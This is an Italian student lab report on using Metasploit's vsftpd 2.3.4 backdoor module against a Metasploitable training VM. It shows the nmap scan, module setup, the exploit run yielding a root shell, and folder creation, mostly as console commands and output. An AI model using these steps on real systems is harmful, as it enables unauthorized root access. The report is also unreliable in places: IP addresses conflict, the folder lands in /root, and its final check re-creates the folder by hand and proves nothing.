

S7 LEZIONE 1

Traccia:

Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd»

Configurare l'indirizzo della vostra macchina Metasploitable come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando `mkdir` nella directory di root (/).

Chiamate la cartella `test_metasploit`. Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

Con il comando **`nmap -sV 192.168.50.110`** viene lanciata una scansione sulla macchina Metasploitable per cercare i servizi attivi, in questo caso si andrà ad exploitare il servizio in ascolto sulla porta 21/tcp che è un servizio ftp.

VSFTPD (Very secure File Transfer Protocol Daemon) è un server FTP che fornisce un servizio di trasferimento file su reti di computer, è un software open source ampiamente utilizzato per caricare e scaricare file da e verso un server attraverso il protocollo FTP.

FTP è un protocollo di rete utilizzato per il trasferimento di file tra un client e un server su una rete TCP/IP, presenta alcune limitazioni in termini di sicurezza come ad esempio: la trasmissione dei dati avviene in chiaro).

```
(kali@kali)-[~]
$ nmap -sV 192.168.50.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 09:53 CET
Nmap scan report for 192.168.50.110
Host is up (0.00100s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.18 seconds
```

Con il comando **msfconsole** avviamo **Metasploit**

Invece con il comando **search vsftpd** cerchiamo se esiste un exploit per il servizio vsftpd

```
(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c    c000000000000x.
      :00000000000000k,   ,k0000000000000:
      '00000000kkkk00000: '0000000000000000'
      o0000000.   .o000o0000l.   ,0000000o
      d0000000.   .c00000c.   ,00000000x
      l0000000.   ;d;   ,00000000l
      .0000000.   .;   ;   ,0000000.
      c0000000.   .00c.   'o00.   ,0000000c
      o000000.   .0000.   :0000.   ,000000o
      l00000.   .0000.   :0000.   ,00000l
      ;0000'   .0000.   :0000.   ;0000;
      .d00o   .0000o0000x0000.   x00d.
      ,k0l   .0000000000000.   .d0k,
      :kk;.0000000000000.c0k:
      ;k00000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

+ -- ==[ metasploit v6.3.50-dev ]
+ -- ==[ 2384 exploits - 1235 auxiliary - 417 post ]
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules

=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Come si può vedere in figura sono presenti due exploit utilizzabili, in questo esercizio andremo ad utilizzare il secondo.

Con il comando **use 1** andremo ad utilizzare il secondo exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Con il comando **show options** si va a controllare se tutte le opzioni necessarie sono configurate e notiamo che nel campo **RHOSTS** non è ancora presente l'indirizzo IP della macchina Metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |


Payload options (cmd/unix/interact):


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|      |                 |          |             |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Con il comando **set RHOSTS 192.168.50.101** andiamo a settare l'IP della macchina bersaglio

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.110
RHOSTS => 192.168.50.110
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS  | 192.168.50.110  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |


Payload options (cmd/unix/interact):


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|      |                 |          |             |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
```

Con il comando **show payloads** andiamo a vedere quali payload sono disponibili per questo tipo di exploit. Come si può vedere ce n'è solo uno, quindi andremo ad utilizzare quello.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads


| # | Name                      | Disclosure Date | Rank   | Check | Description                                        |
|---|---------------------------|-----------------|--------|-------|----------------------------------------------------|
| 0 | payload/cmd/unix/interact |                 | normal | No    | Unix Command, Interact with Established Connection |


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Per questo payload non è necessario caricare nessun tipo di parametro quindi possiamo lanciare direttamente il comando **exploit** per far partire l'attacco.

Come si può vedere dalla figura sotto l'exploit ha avuto successo e quindi abbiamo accesso alla shell sul sistema attaccato, lanciamo un comando **ifconfig** per essere certi di essere entrati in Metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.110:21 - The port used by the backdoor bind listener is already open
[+] 192.168.50.110:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.101:40359 → 192.168.50.110:6200) at 2024-01-15 10:07:15 +0100


ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8f:8e:d5
          inet addr:192.168.50.110  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8f:8ed5/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2658 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2971 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:212011 (207.0 KB)  TX bytes:223871 (218.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:500 errors:0 dropped:0 overruns:0 frame:0
          TX packets:500 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:86547 (84.5 KB)  TX bytes:86547 (84.5 KB)
```

A fini didattici creiamo una cartella nel sistema attaccato con il comando **mkdir test_metasploit**

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
vnc.log
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Ora per correttezza andiamo a controllare che la cartella appena creata tramite **Metasploit** sia effettivamente presente nella macchina target.



```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Jan 12 06:00:27 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ mkdir test_metasploit
msfadmin@metasploitable:~$ ls
test_metasploit  vulnerable
msfadmin@metasploitable:~$ ls
test_metasploit  vulnerable
msfadmin@metasploitable:~$ _
```

È presente, GG.